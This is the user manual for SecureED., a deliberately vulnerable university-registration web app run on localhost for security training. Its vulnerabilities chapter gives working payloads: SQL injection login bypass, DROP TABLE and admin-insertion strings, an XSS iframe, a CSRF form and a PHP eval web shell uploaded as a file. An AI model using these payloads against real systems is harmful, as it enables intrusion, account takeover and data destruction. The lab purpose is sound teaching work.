

SecureED.

User manual

Abstract

SecureED. is a webapp that simulates a university registration system. It allows students to try to break the app, using various vulnerabilities and exploits. The software also resets itself to its initial settings following a session, allowing users to try various things without worrying about destroying their installation.

This document contains the manual of how to use SecureED. The rest of the document is ordered as follows: Chapter 1 describes the system requirements. Chapter 2 contains an explanation of how to start the program. Chapter 3 includes instructions for Professors to enter grades. Chapter 4 includes instructions for Students to search for and register for courses. Chapter 5 includes instructions for admins to add, search and edit non-admin user accounts. Chapter 6 describes vulnerabilities and provides explicit examples of their implementations.

This document describes functionality of SecureED. v. 1.0, dated 3 September 2021.

Table of Contents

1	Requirements	1
1.1	System Requirements	1
2	Getting Started	2
2.1	Installation	2
2.2	Start-up	2
2.3	Log In	4
2.4	Forgot Password	4
2.5	Log Out	6
2.6	Closing the Program	6
3	Faculty	7
3.1	Dashboard	7
3.2	Enter Grades	7
3.2.1	Description	7
3.2.2	CSV Format	7
3.2.3	Instructions	8
4	Students	9
4.1	Dashboard	9
4.2	Course Search	9
4.2.1	Description	9
4.2.2	Instructions	9
4.3	Course Enroll	11
4.3.1	Description	11
4.3.2	Instructions	11
5	Administrators	12
5.1	Dashboard	12
5.2	Create Account	12
5.2.1	Description	12
5.2.2	Instructions	12
5.3	User Search	13
5.3.1	Description	13
5.3.2	Instructions	14
5.4	Edit Account	15

5.4.1	Description.....	15
5.4.2	Instructions.....	15
6	Vulnerabilities.....	16
6.1	Improper Input Validation.....	16
6.2	Path Traversal.....	16
6.3	Cross-Site Scripting.....	17
6.4	SQL Injection	18
6.5	Exposure of Sensitive Information.....	19
6.6	Unrestricted File Upload	20
6.7	Improper Access Control	21
6.8	Improper Authentication	21
6.9	Cross-Site Request Forgery.....	22
6.10	Code Injection.....	22
7	User Credentials.....	23

1 REQUIREMENTS

1.1 SYSTEM REQUIREMENTS

SecureED. is written in HTML, CSS, Javascript, and PHP, and was built and tested on Google Chrome v89 – thus, Chrome is the recommended browser. Otherwise, all libraries are included in the installation folder. Screen resolutions above 1920x1080, and aspect ratios greater than 16:9, are untested, and thus unsupported.

2 GETTING STARTED


2.1 INSTALLATION

Unzip the file to the folder of your choice. All of the necessary libraries are included – no setup is required.

2.2 START-UP

SecureED. is portable, thus self-contained. To start the webserver, please do the following:

1. Navigate to the root folder of your installation.
2. Execute startup.bat





```
C:\Windows\system32\cmd.exe - CALL webserv.bat

[Fri May 7 10:24:01 2021] PHP 7.4.15 Development Server (http://localhost:8000) started
[Fri May 7 10:24:01 2021] [::1]:50063 Accepted
[Fri May 7 10:24:01 2021] [::1]:50063 [200]: GET /public/index.php
[Fri May 7 10:24:01 2021] [::1]:50063 Closing
[Fri May 7 10:24:01 2021] [::1]:50064 Accepted
[Fri May 7 10:24:01 2021] [::1]:50064 [200]: GET /resources/secure_app.css
[Fri May 7 10:24:01 2021] [::1]:50064 Closing
[Fri May 7 10:24:01 2021] [::1]:50065 Accepted
[Fri May 7 10:24:01 2021] [::1]:50065 [200]: GET /resources/Header_Lock_Image.svg
[Fri May 7 10:24:01 2021] [::1]:50065 Closing
```

Your default browser will be opened, and you will be presented with a login screen. Note the command prompt opened in the background – **DO NOT CLOSE THIS** until you want to end your session! Upon closing the command prompt in the background, your session will be terminated, and all data will be reset to their default values.

2.3 LOG IN

Enter a username and password into the spaces provided, and then press “Submit”.

 **Secure ED.**

Log In

Username:

Password:

[\[Forgot password?\]](#)

Note: If you have forgotten your credentials, please select “Forgot password?”. See the next section for information regarding how to recover your password.

2.4 FORGOT PASSWORD

In order to recover a lost password:

1. Click “Forgot Password?” on the Log In page.

 **Secure ED.**

Log In

Username:

Password:

[\[Forgot password?\]](#)



2. On the next page, please enter your email in the provided field, and select “Submit”.


 **Secure ED.**

Forgot Password

Please enter your email:

Email:

3. You will then be asked the security question associated with that account.


 **Secure ED.**

Forgot Password

Where were you born?

Answer:

4. Enter the correct answer, and you will be taken to a page that will allow you to change your password.

 **Secure ED.**

Forgot Password

Please enter your new password below.

New Password:

Confirm password:

Note: Be sure that the contents of the New Password and the Confirm Password fields match!

2.5 LOG OUT

After you have successfully logged in, you may log out at any time. To do so, click on the “Log Out” button on the top pane of any page.




2.6 CLOSING THE PROGRAM

To close the program, close your browser and exit the command prompt window. The program will reset itself to its default values the next time you run startup.

3 FACULTY

3.1 DASHBOARD



3.2 ENTER GRADES

3.2.1 DESCRIPTION

The Enter Grades functionality allows a faculty member to add final grades to a course, using a .csv (comma-separated values) file.

3.2.2 CSV FORMAT

Uploaded files must be comma separated text values, in the following format:

```
USER_ID,GRADE
USER_ID,GRADE
USER_ID,GRADE
```


...

e.g.:

```
927066652,A
927190481,F
927201552,C
927237023,B
927369978,D
927410321,F
927512079,A
927535222,A
927565074,B
927600214,C
927620146,A
927671464,F
927694539,C
927790514,B
```


3.2.3 INSTRUCTIONS

1. From the Dashboard, select “Enter Grades”.



The screenshot shows the top navigation bar of the Secure ED system. On the left is a circular icon with a padlock. In the center, the text "Secure ED." is displayed. On the right, there is a "Log Out" button. Below the navigation bar, the heading "Faculty Dashboard" is visible. Underneath this heading, there is a button labeled "Enter Grades". A blue arrow points upwards towards the "Enter Grades" button.

2. On the following page, enter the Course ID (CRN).



The screenshot shows the "Enter Grades" page of the Secure ED system. The top navigation bar is identical to the previous screenshot, but it also includes a "Dashboard" button next to the "Log Out" button. Below the navigation bar, the heading "Enter Grades" is displayed. Underneath this heading, there is a form with the following elements: a label "Course ID:" followed by a text input field containing the value "12345"; a "Choose File" button followed by the text "No file chosen"; and two buttons, "Submit" and "Cancel", positioned side-by-side.

3. Select “Choose File”.
4. Select a .csv file from your computer (see 3.2.2 for correct formatting).
5. Select submit to upload the file.

4 STUDENTS

4.1 DASHBOARD

 **Secure ED.**

Log Out

Student Dashboard

Course Search

4.2 COURSE SEARCH

4.2.1 DESCRIPTION

Course search allows students to find current, past and future courses.

4.2.2 INSTRUCTIONS

1. From the Dashboard, select “Course Search”.
2. On the following page, enter information relevant to the course you may be interested in.

 **Secure ED.**

Dashboard Log Out

Course Search

Search Filters:

Semester: Department:
Course Name: Course ID:

Results:

<u>Course Name</u>	<u>Course ID</u>	<u>Professor</u>	<u>Semester</u>	<u>Location</u>
--------------------	------------------	------------------	-----------------	-----------------

3. Select search.

Course Search


Search Filters:

Semester: Department:
Course Name: Course ID: 

Results:

<u>Course Name</u>	<u>Course ID</u>	<u>Professor</u>	<u>Semester</u>	<u>Location</u>	
Intro to CyberSecurity	123	gsinclair@email.com	Fall 2030	Building A	<input type="button" value="Enroll"/>
Intro to CyberSecurity	1343	gsinclair@email.com	Fall 2030	Building X	<input type="button" value="Enroll"/>
Intermediate CyberSecurity II	5000	scienceguy@email.com	Fall 2030	Building X	<input type="button" value="Enroll"/>

4. For a list of sections, select enroll.

<u>Semester</u>	<u>Location</u>	
Fall 2030	Building A	<input type="button" value="Enroll"/>
Fall 2030	Building X	 <input type="button" value="Enroll"/>
Fall 2030	Building X	<input type="button" value="Enroll"/>

5. You will be presented with a list of sections to browse.

**Secure ED.**

[Dashboard](#) [Log Out](#)

Course Enroll

Intro to CyberSecurity (Fall 2030)

<u>Course Code</u>	<u>Section</u>	<u>Professor</u>	<u>Time</u>	<u>Location</u>	
CYBR 2200	A	gsinclair@email.com	8:30:AM - 9:45:AM	Building A	Enroll
CYBR 2200	A	gsinclair@email.com	8:31:AM - 9:46:AM	Building X	Enroll

Note: If you don't wish to enroll at this time, you can always select "Dashboard" to return to your landing page without enrolling in a class!

4.3 COURSE ENROLL

4.3.1 DESCRIPTION

After finding a course using Course Search, a student can enroll in a section of the course.

4.3.2 INSTRUCTIONS

1. Find a course per the instructions in 4.2.2.
2. Select "Enroll" to bring up a list of sections.
3. Select "Enroll" next to the section you wish to enroll in.

**Secure ED.**

[Dashboard](#) [Log Out](#)

Course Enroll

Intro to CyberSecurity (Fall 2030)

<u>Course Code</u>	<u>Section</u>	<u>Professor</u>	<u>Time</u>	<u>Location</u>	
CYBR 2200	A	gsinclair@email.com	8:30:AM - 9:45:AM	Building A	Enroll
CYBR 2200	A	gsinclair@email.com	8:31:AM - 9:46:AM	Building X	→ Enroll

You will automatically be returned to your dashboard.

5 ADMINISTRATORS

5.1 DASHBOARD



Admin Dashboard

Create Account

User Search

5.2 CREATE ACCOUNT

5.2.1 DESCRIPTION

Allows the administrator account to create new accounts for new users. This is the only way to create a new account!

5.2.2 INSTRUCTIONS

1. From the Dashboard, select "Create Account".



Admin Dashboard

Create Account

User Search

2. On the following page, select the account type.
Note: Admin accounts cannot be created!

**Secure ED.**

[Dashboard](#) [Log Out](#)

Create Account

Account type: Faculty ▼

First Name:	<input type="text"/>	Last Name:	<input type="text"/>
Date of Birth:	<input type="text" value="mm/dd/yyyy"/>		
Rank:	Instructor ▼		
Email:	<input type="text"/>		
Confirm Email:	<input type="text"/>		
Password:	<input type="password"/>		
Confirm Password:	<input type="password"/>		
Security Question:	<input type="text"/>		
Answer:	<input type="text"/>		

3. Enter the user's:
 - First and Last Name
 - Date of Birth
 - Rank (faculty) or Year (students)
 - Email
 - Password
 - Security Question
 - Answer (to Security Question)
4. Confirm the user's e-mail and password, and re-enter them in their respective confirmation fields.
5. Select "Submit".

5.3 USER SEARCH

5.3.1 DESCRIPTION

Allows administrators to search for users using filters.

5.3.2 INSTRUCTIONS

1. From the Dashboard, select “User Search”.
2. Select an account type, and a Rank (faculty) or Year (students).
Note: These two fields are mandatory!



User Search

Search Filters:

Account type: Rank:

First Name: Last Name:

Date of Birth: ☐

Email:

Results:

<u>Name</u>	<u>DOB</u>	<u>Email</u>	<u>Rank</u>
-------------	------------	--------------	-------------

3. Enter any more relevant information into the fields provided.
4. Select “Search”.

Search Filters:

Account type: Year:

First Name: Last Name:

Date of Birth: ☐

Email:

Results:

<u>Name</u>	<u>DOB</u>	<u>Email</u>	<u>Year</u>	
Main, Wallace	6/20/1975	wmain@email.com	Freshman	<input type="button" value="Edit"/>
Burton, Evelyn	5/21/1981	eburton@email.com	Freshman	<input type="button" value="Edit"/>
Hargrove, Wendell	8/9/1971	whargrove@email.com	Freshman	<input type="button" value="Edit"/>
Danzon, John	7/2/1960	jdanzon@email.com	Freshman	<input type="button" value="Edit"/>

A list of matching accounts will appear below.

5.4 EDIT ACCOUNT


5.4.1 DESCRIPTION

Allows an administrator to edit a non-administrator account.


5.4.2 INSTRUCTIONS

1. Find a user per the instructions in 5.3.2.
2. Select “Edit” to the right of the user’s information.

Results:

<u>Name</u>	<u>DOB</u>	<u>Email</u>	<u>Year</u>	
Main, Wallace	6/20/1975	wmain@email.com	Freshman	<input type="button" value="Edit"/>
Burton, Evelyn	5/21/1981	eburton@email.com	Freshman	 <input type="button" value="Edit"/>
Hargrove, Wendell	8/9/1971	whargrove@email.com	Freshman	<input type="button" value="Edit"/>
Degreenia, John	2/2/1960	jdegreenia@email.com	Freshman	<input type="button" value="Edit"/>
Simpson, Nestor	4/9/1959	nsimpson@email.com	Freshman	<input type="button" value="Edit"/>
Neff, James	10/18/1954	jneff@email.com	Freshman	<input type="button" value="Edit"/>

3. Make any desired changes to the prepopulated data in the fields provided.



Edit Account

Account type: Student

First Name:

Last Name:

Date of Birth:

Year: Freshman

Email:

Confirm Email:

Password:

Confirm Password:

Security Question:

Answer:

Note: Don't forget to confirm any changes to the e-mail or password!

4. Select “Submit”.

6 VULNERABILITIES

This section contains the vulnerabilities in the application. Simply follow the steps to see examples of each vulnerability. **Some of these vulnerabilities will alter the behavior of the application. Restarting the application (running startup.bat) will reset the application to its original configuration.**

6.1 IMPROPER INPUT VALIDATION

Improper Input Validation occurs when input or data is not properly checked to ensure that it can be processed correctly.

##	Instructions	Result
Ex.1	<ol style="list-style-type: none">Go to the Login page: <code>http://localhost:8000/public/index.php</code>Enter the following for username: <code>' OR 1=1;</code>Leave the <i>Password</i> field blank.Click "Submit"	<p>Both the username and password fields are not validated</p> <p>This bypasses the login using a Boolean attack, allowing you to access the admin account.</p> <p><i>Also SQL Injection</i> <i>Also Improper Access Control</i></p>

6.2 PATH TRAVERSAL

Path Traversal occurs when users are able to access parts of the web app that they are not supposed to be able to access, due to a lack of proper pathname restrictions. Potentially, methods can be employed which will allow an attacker to access directories that are not normally public, such as the root folder.

##	Instructions	Result
Ex.1	<ol style="list-style-type: none">Navigate to <code>http://localhost:8000/db/persistentconndb.sqlite</code>	<p>This will download the database, which should not be directly accessible.</p> <p><i>Also Improper Access Control</i> <i>Also Exposure of Sensitive Information</i></p>
Ex.2	<ol style="list-style-type: none">Navigate to <code>http://localhost:8000/public/create_account.php</code>	<p>This will allow you to access Create Account without being logged in.</p> <p><i>Also Improper Access Control</i></p>

6.3 CROSS-SITE SCRIPTING

Cross-Site Scripting is a type of attack whereby malicious script is injected into a site to be run on the client.

##	Instructions	Result
Ex.1	<ol style="list-style-type: none">Go to the Login page: <i>http://localhost:8000/public/index.php</i>Enter the following for username: <i>admin@email.com</i>Enter the following for password: <i>Password1</i>Click “Submit”Click “User Search”For “Account Type” select “Student”For “Year” select “Junior”Click “Search”Click “Edit” to change the student’s information.For “First Name” enter the following: <i><iframe width="100%" height="166" src="https://www.youtube.com/embed/dQw4w9WgXcQ?autoplay=1" title="YouTube video player" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture" allowfullscreen></iframe></i>Click “Submit”Repeat steps 6 to 8	<p>This puts a video on the search results.</p> <p><i>Also Improper Input Validation</i></p>

6.4 SQL INJECTION

SQL Injection is an insertion of an SQL query in a field or file where other inputs are expected, potentially revealing sensitive data or modifying the database.

##	Instructions	Result
Ex.1	<p>Note: This will delete portions of the database and the application will need to be restarted.</p> <p>1. Navigate to Forgot Password page:</p> <p style="text-align: center;"><i>http://localhost:8000/public/ForgotPassword.php</i></p> <p>2. Enter the following for “Email”:</p> <p style="text-align: center;"><i>scienceguy@email.com</i></p> <p>3. Click “Submit”</p> <p>4. Enter the following for “Answer”:</p> <p style="text-align: center;"><i>Charity Nye</i></p> <p>5. Click “Submit”</p> <p>6. Enter the following for “New Password” and “Confirm Password”:</p> <p style="text-align: center;"><i>'; DROP TABLE User;</i></p> <p>7. Click “Submit”</p>	<p>This will drop the User table. The application will no longer recognize any users.</p> <p><i>Also Improper Input Validation</i></p>
Ex.2	<p>1. Navigate to Forgot Password page:</p> <p style="text-align: center;"><i>http://localhost:8000/public/ForgotPassword.php</i></p> <p>2. Enter the following for “Email”:</p> <p style="text-align: center;"><i>scienceguy@email.com</i></p> <p>3. Click “Submit”</p> <p>4. Enter the following for “Answer”:</p> <p style="text-align: center;"><i>Charity Nye</i></p> <p>5. Click “Submit”</p>	<p>This will add a new admin account named Hacker Man.</p> <p><i>Also Improper Input Validation</i></p>

	<p>6. Enter the following for “New Password” and “Confirm Password”:</p> <pre>'='a'; INSERT INTO User (UserID, Email, AccType, Password, FName, LName, DOB, Year, Rank, SQuestion, SAnswer) VALUES ('100000000', 'hackerman@getrekt.com','1', '111', 'Hacker', 'Man', '1111-11-11', NULL, NULL, 'get', 'rekt');'-- = ''='a'; INSERT INTO User (UserID, Email, AccType, Password, FName, LName, DOB, Year, Rank, SQuestion, SAnswer) VALUES ('100000000', 'hackerman@getrekt.com','1', '111', 'Hacker', 'Man', '1111-11-11', NULL, NULL, 'get', 'rekt');'--';</pre> <p>7. Enter the following for username:</p> <pre>hackerman@getrekt.com</pre> <p>8. Enter the following for password:</p> <pre>111</pre> <p>9. Click “Submit”</p>	
--	---	--

6.5 EXPOSURE OF SENSITIVE INFORMATION

<p><i>Exposure of Sensitive Information</i>, as the name suggests, is any information in a web app’s code, pages, or file structure, which is sensitive in nature. This can include things like private user information, business information, or any other data that should otherwise be considered confidential.</p>		
##	Instructions	Result
Ex.1	<p>1. Try to login without entering a username or password</p>	<p>This will dump debugging info to the screen.</p>
Ex.2	<p>1. Go to the Login page:</p> <pre>http://localhost:8000/public/index.php</pre> <p>2. Enter the following for username:</p> <pre>admin@email.com</pre> <p>3. Enter the following for password:</p>	<p>View detailed implementation information with developer’s comments.</p>

	<p><i>Password1</i></p> <ol style="list-style-type: none"> Click “Submit” Click “User Search” Right-click on the page and select “view source” Scroll to the bottom of the page Right-click to copy the link at: <pre><script async src="../resources/usersearchdisplay.js"></script></pre> <ol style="list-style-type: none"> Or copy the link below: <p><i>http://localhost:8000/resources/usersearchdisplay.js</i></p>	
--	---	--

6.6 UNRESTRICTED FILE UPLOAD

<i>Unrestricted File Upload</i> is an exploit whereby files of an unrestricted type can be uploaded, especially types which were not intended to be uploaded by the web designers.		
##	Instructions	Result
Ex.1	<ol style="list-style-type: none"> Go to the Login page: <i>http://localhost:8000/public/index.php</i> Enter the following for username: <i>scienceguy@email.com</i> Enter the following for password: <i>Password2</i> Click “Submit” Click “Enter Grades” Enter anything for the Course ID Click “Browser” and select the file named “HelloWorld.php”. It should be in the folder named “payloads” in the application folder. Click “Submit” Navigate to the following link: <i>http://localhost:8000/uploads/HelloWorld.php</i> 	<p>The system uploads a non-csv file that is accessible.</p> <p><i>Also Improper Input Validation</i> <i>Also Improper Access Control</i></p>

6.7 IMPROPER ACCESS CONTROL

Improper Access Control is when the application does not provide access to a resource appropriate to the access level of the user.

##	Instructions	Result
Ex.1	<ol style="list-style-type: none">Go to the Login page: <i>http://localhost:8000/public/index.php</i>Enter the following for username: <i>student@email.com</i>Enter the following for password: <i>Password5</i>Click “Submit”Navigate to the following link: <i>http://localhost:8000/public/enter_grades.php</i>	A functionality that is intended for faculty user is accessible to student user

6.8 IMPROPER AUTHENTICATION

Improper Authentication is when an app does not properly check the claimed identity of an actor.

##	Instructions	Result
Ex.1	<ol style="list-style-type: none">Go to the Login page: <i>http://localhost:8000/public/index.php</i>Enter the following for username: <i>scienceguy@email.com</i>Enter the following for password: <i>1e031774109ee2e6ac244e778ca579d5199e94fa3753848a3180e9d2e27e8ff7</i>Click “Submit”	This logs in with a hashed password, instead of requiring the actual password itself.

6.9 CROSS-SITE REQUEST FORGERY

Cross-Site Request Forgery is an attack whereby a user can be made to do things on their account that they don't want to do, often via phishing or social engineering.

##	Instructions	Result
Ex.1	<ol style="list-style-type: none"> 1. Set up a link/site that causes a form to submit with post as its method to one of the pages in ISWA/src/ (must supply appropriate data) 2. Issue a request to the server using their session (the user must be logged in for this) 3. This vulnerability is due to not validating where a request is coming from (i.e. from within the web app) <p><i>Note: A good example might be the following form:</i></p> <pre><form action="http://localhost:8000/src/CourseEnrollInsertLogic.php" method="POST" > <input name="courseid" id="courseid" value="111', '1'); DROP TABLE Section;--"> <button type="submit">Drop Section</button> </form></pre>	The provided example form uses an SQL Injection to drop the Section table.

6.10 CODE INJECTION

Code Injection is any injection of malicious code, whether by Unrestricted File Upload, Cross-Site Scripting, SQL Injection, or any other method. This example demonstrates PHP code injection via unrestricted file upload.

##	Instructions	Result
Ex.1	<p>Note: You may need to turn off your antivirus software for this example.</p> <ol style="list-style-type: none"> 1. Using a text editor, create a file with the following content: <pre><?php eval ("echo ".\$_REQUEST["parameter"]."); ?></pre> 2. Save the file as "Code.php" 3. Go to the Login page: <pre>http://localhost:8000/public/index.php</pre> 4. Enter the following for username: <pre>scienceguy@email.com</pre> 5. Enter the following for password: 	Code is injected that allows the attacker to run php commands

	<p><i>Password2</i></p> <ol style="list-style-type: none"> 6. Click “Submit” 7. Click “Enter Grades” 8. Enter anything for the Course ID 9. Click “Browser” and select the file named “Code.php” (from step 2) 10. Click “Submit” 11. Navigate to the following link: <p><i>http://localhost:8000/uploads/Code.php?parameter=value</i></p> 12. Navigate to the following link: <p><i>http://localhost:8000/uploads/Code.php?parameter=value; phpinfo();</i></p> 	
--	--	--

7 USER CREDENTIALS

Account Type	Username	Password	Security Question	Security Answer
Faculty	scienceguy@email.com	Password2	Favorite Relative?	Charity Nye
Student	student@email.com	Password5	Where were you born?	Los Angeles, CA
Admin	admin@email.com	Password1	How many siblings do you have?	0